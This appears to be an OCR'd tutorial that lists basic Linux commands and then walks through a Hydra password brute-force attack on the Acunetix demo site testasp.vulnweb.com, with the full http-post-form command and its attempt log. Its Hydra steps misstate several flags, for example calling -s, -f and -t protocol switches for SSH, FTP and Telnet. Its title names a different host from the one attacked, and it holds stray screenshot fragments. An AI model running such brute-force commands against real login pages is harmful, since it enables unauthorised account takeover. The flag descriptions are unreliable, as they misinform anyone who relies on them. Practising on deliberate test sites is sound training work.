Linux Commands & Hydra Attack using GitHub (Targett: http:testphp.vulnweb.com)

Linux commands are instructions that you can use in the terminal to perform tasks on a Linux system. Here are some important Linux commands:

pwd: This command stands for 'print working directory' and when executed, it shows the current directory you're in edureka.co.

ls: The 'ls' command lists all files and directories in the current directory.

cd: This command stands for 'change directory'. You can use it to navigate to different directories in your system linuxhandbook.com.

touch: The 'touch' command is used to create a new empty file digitalocean.com.

cp: This command is used to copy files or directories from one location to another.

mv: The 'mv' command is used to move or rename files and directories linuxhandbook.com.

rm: This command is used to remove (delete) files or directories.

cat: The 'cat' command is used to display the contents of a file. It can also be used to concatenate and create files edureka.co.

sudo: The 'sudo' command is used to perform tasks that require administrative or root permissions.

history: This command is used to view the previously executed commands kinsta.com.

ping: This command is used to check the connectivity status to a server/domain over the internet.

wget: This command is used to download files from the internet.

Each of these commands can be used with a variety of options that modify their behavior. You can find out more about these options by typing the command followed by --help in the terminal, or by using the man command followed by the command name to view its manual page.

Unlocking the Power of Hydra in Kali Linux

Hydra, the potent and versatile password-cracking tool, is an indispensable asset for ethical hackers and cybersecurity professionals. Here's a step-by-step guide to harnessing its potential:

1. Installation: Begin by ensuring Hydra is installed in your Kali Linux system. If not, use the command `**sudo apt-get install hydra**` to install it.

2. Syntax and Options: Familiarize yourself with Hydra's syntax and options. The basic format is: **hydra -l <username> -P <path to password list> <target> <protocol>**

3. Selecting the Target: Determine the target service (e.g., SSH, FTP, HTTP) and provide the appropriate protocol flag (-s for SSH, -f for FTP, -t for Telnet, etc.).

4. Usernames and Password Lists: Prepare a file containing usernames and a password list. Hydra will systematically iterate through these combinations.

5. Execution: Launch Hydra with the specified options. For example, to perform an SSH brute-force attack: **hydra -l admin -P /path/to/passwords.txt ssh://targetIP**

6. Monitor Progress: Observe Hydra's output. Successful logins will be displayed, including the valid combination of username and password.


7. Fine-tuning with Flags: Utilize additional flags like -t (for parallel tasks), -w (to define a specific timeout), or -vV (for verbose output) to enhance your attack.


8. Hydra Modules: Explore Hydra's extensive range of modules for various protocols and services. Each module requires specific syntax and options.


9. Ethical Considerations: Always ensure you have explicit permission to conduct password-cracking exercises, and only target systems you own or have explicit consent to test.


10. Post-Attack Analysis: Document your findings and evaluate the effectiveness of your chosen username and password combinations.

By mastering Hydra in Kali Linux, you're equipped to strengthen security by identifying vulnerabilities and fortifying against potential threats. Remember, ethical hacking is a responsibility—use your skills wisely and for the greater good.




root@kali: /home/kali/Desktop
File Actions Edit View Help
(root㉿kali)-[/home/kali/Desktop]
nano pass.txt
(root㉿kali)-[/home/kali/Desktop]
hydra -l admin -P /home/kali/Desktop/pass.txt testasp.vulnweb.com http-post-form "/Login.asp?RetURL=%2FDefault%2Easp%3F:tfUName=^USER^&tfUPass=^PASS^:S=logout" -vV -f
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-10-07 19:05:29
[DATA] max 3 tasks per 1 server, overall 3 tasks, 3 login tries (l:1/p:3), ~1 try per task
[DATA] attacking http-post-form://testasp.vulnweb.com:80/Login.asp?RetURL=%2FDefault%2Easp%3F:tfUName=^USER^&tfUPass=^PASS^:S=logout
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "password123" - 1 of 3 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "Password123" - 2 of 3 [child 1] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "" - 3 of 3 [child 2] (0/0)
[STATUS] attack finished for testasp.vulnweb.com (waiting for children to complete tests)
Home of Acunetix Art
testphp.vulnweb.com
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
welcome to our page
Test site for Acunetix WVS.


kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ ping testphp.vulnweb.com
PING testphp.vulnweb.com (44.228.249.3) 56(84) bytes of data.
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3): icmp_seq=1 ttl=128 time=1544 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3): icmp_seq=2 ttl=128 time=1301 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3): icmp_seq=3 ttl=128 time=1412 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3): icmp_seq=4 ttl=128 time=1387 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3): icmp_seq=5 ttl=128 time=1368 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3): icmp_seq=6 ttl=128 time=1259 ms
^C
--- testphp.vulnweb.com ping statistics ---
7 packets transmitted, 6 received, 14.2857% packet loss, time 10723ms
rtt min/avg/max/mdev = 1258.668/1378.392/1543.838/90.347 ms, pipe 2
(kali㉿kali)-[~]
$
"the quieter
Home of Acunetix Art
testphp.vulnweb.com
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
welcome to our page
Test site for Acunetix WVS.
About Us | Privacy Policy | Contact Us | Shop | HTTP Parameter Pollution | ©2019 Acunetix Ltd
Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.


1 2 3 4
kali@kali: ~
File Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ hostname
kali
┌──(kali㉿kali)-[~]
└─$ whoami
kali
┌──(kali㉿kali)-[~]
└─$ uname -a
Linux kali 6.3.0-kali1-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.3.7-1kali1 (2023-06-29) x86_64 GNU/Linux
┌──(kali㉿kali)-[~]
└─$ ping testphp.vulnweb.com
PING testphp.vulnweb.com (44.228.249.3) 56(84) bytes of data.
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3): icmp_seq=3 ttl=128 time=435 ms
^C
--- testphp.vulnweb.com ping statistics ---
4 packets transmitted, 1 received, 75% packet loss, time 3055ms
rtt min/avg/max/mdev = 435.326/435.326/435.326/0.000 ms
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000